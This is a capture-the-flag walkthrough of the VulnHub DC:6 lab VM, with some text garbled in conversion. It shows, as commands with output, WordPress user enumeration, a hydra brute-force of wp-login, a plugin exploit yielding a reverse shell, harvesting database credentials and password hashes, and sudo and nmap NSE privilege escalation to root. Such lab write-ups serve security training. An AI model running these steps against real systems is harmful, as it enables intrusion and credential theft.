[VulnHub] DC: 6

Date: 10/Sep/2019

Categories: oscp, vulnhub, linux

Tags: enumerate_app_wordpress, exploit_wordpress_plugin_activitymonitor, privesc_mysql_creds,

privesc_sudo, privesc_nmap

Overview

This is a writeup for VulnHub VM DC: 6. Here's an overview of the enumeration \rightarrow exploitation \rightarrow privilege escalation process:




Figure 1: writeup.overview.killchain $\overset{2}{2}$

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.70 scan initiated Tue Sep 10 18:09:50 2019 as: nmap -vv --reason -Pn -sV -sC
    --version-all -oN /root/toolbox/vulnhub/dc6/results/wordy/scans/_quick_tcp_nmap.txt -oX

¬/root/toolbox/vulnhub/dc6/results/wordy/scans/xml/_quick_tcp_nmap.xml wordy

   Nmap scan report for wordy (192.168.92.170)
   Host is up, received arp-response (0.00024s latency).
   Scanned at 2019-09-10 18:09:51 PDT for 8s
   Not shown: 998 closed ports
   Reason: 998 resets
   PORT STATE SERVICE REASON
                                       VERSION
   22/tcp open ssh
                        syn-ack ttl 64 OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
   ssh-hostkey:
       2048 3e:52:ce:ce:01:b6:94:eb:7b:03:7d:be:08:7f:5f:fd (RSA)
   ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDDHiBBFUtpw1T9DZyoXpMp3kg25/
    RgmGZRFFmZuTfV9SJPxJCvrQXdM6P5GfFLFcgnL1c0BhBbv33N9HvWisycRypK0uLK26bntqfyTAFCdMXcud7fKNgRBxJdN8onw14H

¬ WLpN7KihosjpbwzPpOnbDQZUw7GdHvosV7dF16IMcF57R4G5LzSgV66GACNGxRn72ypwf0MaVbsoxzCHQCJBvd8ULL0YeAFtNeHoyJ
    +en701iDqL6T/iyt3wwTD17NwpZGj5+GrlyfRSFoNyHqdd0xjPmXyoHynp
       256 3c:83:65:71:dd:73:d7:23:f8:83:0d:e3:46:bc:b5:6f (ECDSA)
12
   ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBE+jke+
    ¬np417EWf0wgySSp3MtYFcI6k1V0Wm7tDjas8eDxc9jY0hR4uK7koa2CkQPDd18XJSt0yNAGQFBb7wzI=
       256 41:89:9e:85:ae:30:5b:e0:8f:a4:68:71:06:b4:15:ee (ED25519)
14
   ssh-ed25519 AAAAC3NzaC11ZDI1NTE5AAAAII1mnJveN8yJySEDhG8wjYqtSKmcYNdX5EVqzxYb92dP
15
                        syn-ack ttl 64 Apache httpd 2.4.25 ((Debian))
   80/tcp open http
   |_http-generator: WordPress 5.1.1
17
   | http-methods:
   Supported Methods: GET HEAD POST OPTIONS
19
   http-server-header: Apache/2.4.25 (Debian)
   |_http-title: Wordy – Just another WordPress site
21
   MAC Address: 00:0C:29:F1:97:73 (VMware)
   Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
23
   Read data files from: /usr/bin/../share/nmap
25
   Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
   # Nmap done at Tue Sep 10 18:09:59 2019 -- 1 IP address (1 host up) scanned in 8.96 seconds
```

2. We start with 80/tcp and are presented with a Wordpress installation. We run wpscan to enumerate users and find 5 hits:

```
admin, graham, mark, sarah and jens
```

Figure 2: writeup.enumeration.steps.2.1

Findings

Open Ports:

```
22/tcp | ssh | OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
80/tcp | http | Apache httpd 2.4.25 ((Debian))
```

Users

```
ssh: graham, mark, sarah, jens
wordpress: admin, graham, mark, sarah, jens
```

Phase #2: Exploitation

- 1. The VulnHub page for this VM gave a clue to create a custom wordlist from rockyou.txt to save time on bruteforce. This was a good starting point:
- cat /usr/share/wordlists/rockyou.txt | grep k01 > passwords.txt
 - 2. We run a Wordpress password bruteforce scan and find a hit for user mark:
- upscan --url http://wordy/ --wordlist ./passwords.txt → helpdesk01

Figure 3: writeup.exploitation.steps.2.1

3. Running a Wordpress password bruteforce scan using hydra gave similar results:

```
hydra -l mark -P passwords.txt 192.168.92.170 http-post-form

- "/wp-login.php:log=mark&pwd=^PASS^:ERROR" → helpdesk01

root@kali: ~/toolbox/data/vulnhub/dc6 # hydra -l mark -P passwords.txt 192.168.92.170 http-post-form
"/wp-login.php:log=mark&pwd=^PASS^:ERROR"

Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations
, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2019-09-10 18:28:35

[DATA] max 16 tasks per 1 server, overall 16 tasks, 2668 login tries (l:1/p:0), ~2668 tries per task
[DATA] attacking http-post-form://192.168.92.170:80//wp-login.php:log=mark&pwd=^PASS^:ERROR
[STATUS] 540.00 tries/min, 1600 tries in 00:00h, 0 to do in 01:00h, 2128 active
[STATUS] 533.33 tries/min, 1600 tries in 00:00h, 0 to do in 03:00h, 1068 active
[80][http-post-form] host: 192.168.92.170 login: mark password: helpdesk01
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2019-09-10 18:32:25
root@kali: ~/toolbox/data/vulnhub/dc6 #
```

Figure 4: writeup.exploitation.steps.3.1

4. We use these credentials and login as user mark:




Figure 5: writeup.exploitation.steps.4.1

5. This installation has Activity Monitor plugin installed. There's an exploit for this plugin on ExploitDB:



Figure 6: writeup.exploitation.steps.5.1

6. We update the exploit with right IPs and change the nc commandline. This file when opened shows a HTML button which when clicked will execute the command and return a reverse shell:

Figure 7: writeup.exploitation.steps.6.1




Figure 8: writeup.exploitation.steps.6.2

```
root@kali: ~/toolbox/data/vulnhub/dc6 # nc -lvp 443
listening on [any] 443 ...
connect to [192.168.92.163] from wordy [192.168.92.170] 60492
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Linux dc-6 4.9.0-8-amd64 #1 SMP Debian 4.9.144-3.1 (2019-02-19) x86_64 GNU/Linux
ifconfig
ip addr
1: lo: <LOOPBACK,UP,LOWER UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
      valid lft forever preferred lft forever
    inet6 ::1/128 scope host
      valid lft forever preferred lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER UP> mtu 1500 qdisc pfifo fast state UP group default qlen 1000
    link/ether 00:0c:29:f1:97:73 brd ff:ff:ff:ff:ff
    inet 192.168.92.170/24 brd 192.168.92.255 scope global eth0
       valid lft forever preferred lft forever
    inet6 fe80::20c:29ff:fef1:9773/64 scope link
       valid_lft forever preferred_lft forever
```

Figure 9: writeup.exploitation.steps.6.3

Phase #2.5: Post Exploitation

```
www-data@dc-6> id
   uid=33(www-data) gid=33(www-data) groups=33(www-data)
   www-data@dc-6>
   www-data@dc-6> uname
   Linux dc-6 4.9.0-8-amd64 #1 SMP Debian 4.9.144-3.1 (2019-02-19) x86_64 GNU/Linux
   www-data@dc-6>
   www-data@dc-6> ifconfig
   2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default

→ qlen 1000

     link/ether 00:0c:29:f1:97:73 brd ff:ff:ff:ff:ff
     inet 192.168.92.170/24 brd 192.168.92.255 scope global eth0
10
        valid_lft forever preferred_lft forever
11
     inet6 fe80::20c:29ff:fef1:9773/64 scope link
12
        valid_lft forever preferred_lft forever
13
   www-data@dc-6>
14
   www-data@dc-6> users
15
   graham
16
   mark
   sarah
18
   jens
```

Phase #3: Privilege Escalation

1. Exploring the filesystem, we come across /var/www/html/wp-config.php file that has MySQL credentials in it: wpdbuser/meErKatZ

```
www-data@dc-6:/var/www/html$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 * This file contains the following configurations:
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 * @link https://codex.wordpress.org/Editing wp-config.php
 * @package WordPress
 */
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('WP HOME','http://wordy');
define('WP SITEURL','http://wordy');
define( 'DB NAME', 'wordpressdb' );
/** MySQL database username */
define( 'DB USER', 'wpdbuser' );
/** MySQL database password */
define( 'DB PASSWORD', 'meErKatZ' );
/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
```

Figure 10: writeup.privesc.steps.1.1

2. We also extract hashes for all Wordpress users from wp_users table:

```
Database changed
MariaDB [wordpressdb]> show tables;
+----+
| Tables_in_wordpressdb |
| wp commentmeta
 wp_comments
 wp_links
 wp_options
wp postmeta
 wp_posts
 wp_pv_am_activities
 wp term relationships
 wp_term_taxonomy
wp termmeta
| wp terms
| wp usermeta
wp_users
. . . . . . . . . . . . . .
13 rows in set (0.00 sec)
MariaDB [wordpressdb]> select * from wp users;
+---+
| ID | user_login | user_pass
                                          | user nicename | user email
ay_name
----+
| 1 | admin
            | $P$BDhiv9Y.k0YzAN8XmDbzG00hpbb2LA1 | admin
                                                     | blah@blahblah1.net.au |
| 2 | graham | $P$B/mSJ8xC4iPJAbCzbRXKilHMbSoFE41 | graham | graham@blahblahblah1.net.au |
m Bond
            | $P$BdDI8ehZK05B/cJS8H0j1hU1J9t810/ | mark
| 3 | mark
                                                      | mark@blahblahblah1.net.au
Jones |
            | $P$BEDLXt06PUnSiB6lVaYkqUIM0/qx.3/ | sarah
                                                     | sarah@blahblahblah1.net.au |
4 | sarah
Balin |
| 5 | jens
             | $P$B//75HFVPBwqsUTvkBcHA8i4DUJ7Ru0 | jens
                                                      | jens@blahblahblah1.net.au
Dagmeister |
5 rows in set (0.00 sec)
MariaDB [wordpressdb]> _
```

Figure 11: writeup.privesc.steps.2.1

3. Exploring filesystem further, we find credentials for user graham within the /home/mark/stuff/things-to-do.txt file:

graham/GSo7isUM1D4

```
www-data@dc-6:/home$ ls -l ./*
./graham:
total 0
./jens:
-rwxrwxr-x 1 jens devs 60 Sep 11 14:54 backups.sh
./mark:
total 4
drwxr-xr-x 2 mark mark 4096 Apr 26 01:56 stuff
./sarah:
total 0
www-data@dc-6:/home$
www-data@dc-6:/home$ ls -l mark/stuff/things-to-do.txt
-rw-r--r-- 1 mark mark 241 Apr 26 01:53 mark/stuff/things-to-do.txt
www-data@dc-6:/home$
www-data@dc-6:/home$
www-data@dc-6:/home$ cat mark/stuff/things-to-do.txt
Things to do:
- Restore full functionality for the hyperdrive (need to speak to Jens)

    Buy present for Sarah's farewell party

- Add new user: graham - GSo7isUM1D4 - done
- Apply for the OSCP course
- Buy new laptop for Sarah's replacement
www-data@dc-6:/home$
```

Figure 12: writeup.privesc.steps.3.1

4. We ssh into the system as user graham to gain interactive access:

```
root@kali: ~/toolbox/data/vulnhub/dc6 # ssh graham@192.168.92.170
graham@192.168.92.170's password:
Linux dc-6 4.9.0-8-amd64 #1 SMP Debian 4.9.144-3.1 (2019-02-19) x86 64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Sep 11 14:53:11 2019 from 192.168.92.163
-bash: warning: setlocale: LC ALL: cannot change locale (en US.UTF-8)
-bash: warning: setlocale: LC ALL: cannot change locale (en US.UTF-8)
-bash: warning: setlocale: LC ALL: cannot change locale (en US.UTF-8)
graham@dc-6:~$
graham@dc-6:~$ id
uid=1001(graham) gid=1001(graham) groups=1001(graham),1005(devs)
graham@dc-6:~$
graham@dc-6:~$ uname -a
Linux dc-6 4.9.0-8-amd64 #1 SMP Debian 4.9.144-3.1 (2019-02-19) x86 64 GNU/Linux
graham@dc-6:~$
graham@dc-6:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid lft forever preferred lft forever
    inet6 :: 1/128 scope host
       valid lft forever preferred lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER UP> mtu 1500 qdisc pfifo fast state UP group default qlen 1000
    link/ether 00:0c:29:f1:97:73 brd ff:ff:ff:ff:ff
    inet 192.168.92.170/24 brd 192.168.92.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fef1:9773/64 scope link
       valid lft forever preferred lft forever
graham@dc-6:~$
```

Figure 13: writeup.privesc.steps.4.1

5. User graham can edit and execute the /home/jens/backups.sh as user jens. We modify the script to execute a shell and gain interactive access as user jens:

```
graham@dc-6:~$ sudo -l
Matching Defaults entries for graham on dc-6:
   env reset, mail badpass, secure path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/bin
User graham may run the following commands on dc-6:
   (jens) NOPASSWD: /home/jens/backups.sh
graham@dc-6:~$
graham@dc-6:~$
graham@dc-6:~$
graham@dc-6:~$
graham@dc-6:~$ sudo -l
Matching Defaults entries for graham on dc-6:
   env reset, mail badpass, secure path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/bin
User graham may run the following commands on dc-6:
   (jens) NOPASSWD: /home/jens/backups.sh
graham@dc-6:~$
graham@dc-6:~$ cat /home/jens/backups.sh
#!/bin/bash
tar -czf backups.tar.gz /var/www/html
/bin/bash
graham@dc-6:~$
graham@dc-6:~$ sudo -u jens /home/jens/backups.sh
/bin/bash: warning: setlocale: LC ALL: cannot change locale (en US.UTF-8)
tar: Removing leading `/' from member names
tar (child): backups.tar.gz: Cannot open: Permission denied
tar (child): Error is not recoverable: exiting now
tar: backups.tar.gz: Wrote only 4096 of 10240 bytes
tar: Child returned status 2
tar: Error is not recoverable: exiting now
bash: warning: setlocale: LC ALL: cannot change locale (en US.UTF-8)
bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)
jens@dc-6:/home/graham$ id
uid=1004(jens) gid=1004(jens) groups=1004(jens),1005(devs)
jens@dc-6:/home/graham$
```

Figure 14: writeup.privesc.steps.5.1

6. User jens can execute /usr/bin/nmap as root. We use this to gain elevated privileges and read the flag:

```
jens@dc-6:/home/graham$ cd /tmp/
jens@dc-6:/tmp$
jens@dc-6:/tmp$ echo "os.execute('/bin/sh')" >shell.nse && sudo nmap --script=shell.nse
Starting Nmap 7.40 ( https://nmap.org ) at 2019-09-11 15:08 AEST
# uid=0(root) gid=0(root) groups=0(root)
# Linux dc-6 4.9.0-8-amd64 #1 SMP Debian 4.9.144-3.1 (2019-02-19) x86 64 GNU/Linux
# 1: lo: <LOOPBACK,UP,LOWER UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid lft forever preferred lft forever
    inet6 ::1/128 scope host
       valid lft forever preferred lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER UP> mtu 1500 qdisc pfifo fast state UP group default glen 1000
    link/ether 00:0c:29:f1:97:73 brd ff:ff:ff:ff:ff
    inet 192.168.92.170/24 brd 192.168.92.255 scope global eth0
       valid lft forever preferred lft forever
    inet6 fe80::20c:29ff:fef1:9773/64 scope link
       valid lft forever preferred lft forever
# #
```

Figure 15: writeup.privesc.steps.6.1

```
jens@dc-6:/tmp$ echo "os.execute('/bin/sh')" >shell.nse && sudo nmap --script=shell.nse
Starting Nmap 7.40 ( https://nmap.org ) at 2019-09-11 15:09 AEST
# id
uid=0(root) gid=0(root) groups=0(root)
# uname -a
Linux dc-6 4.9.0-8-amd64 #1 SMP Debian 4.9.144-3.1 (2019-02-19) x86_64 GNU/Linux
# ip addr
1: lo: <LOOPBACK,UP,LOWER UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
      valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
      valid lft forever preferred lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:f1:97:73 brd ff:ff:ff:ff:ff
    inet 192.168.92.170/24 brd 192.168.92.255 scope global eth0
      valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fef1:9773/64 scope link
       valid_lft forever preferred_lft forever
# cat /root/theflag.txt
         dP 888888 88
                                     8888b. dP"Yb 88b 88 888888 d8b
Yb
                          88
Yb db dP 88
            88""
                                      8I Yb dP Yb 88Yb88 88__
8I dY Yb dP 88 Y88 88""
                   88
                           88
                   88 .0 88 .0
 YbdPYbdP
             88888 88ood8 888888
                                     8888Y" YbodP 88 Y8 888888 (8)
  YP YP
Congratulations!!!
Hope you enjoyed DC-6. Just wanted to send a big thanks out there to all those
who have provided feedback, and who have taken time to complete these little
challenges.
If you enjoyed this CTF, send me a tweet via @DCAU7.
```

Figure 16: writeup.privesc.steps.6.2

Loot

Hashes

Credentials

```
mysql: wpdbuser/meEr....
ssh: graham/GSo7isU....
wordpress: mark/helpdes...
```

References

- [+] https://www.vulnhub.com/entry/dc-6,315/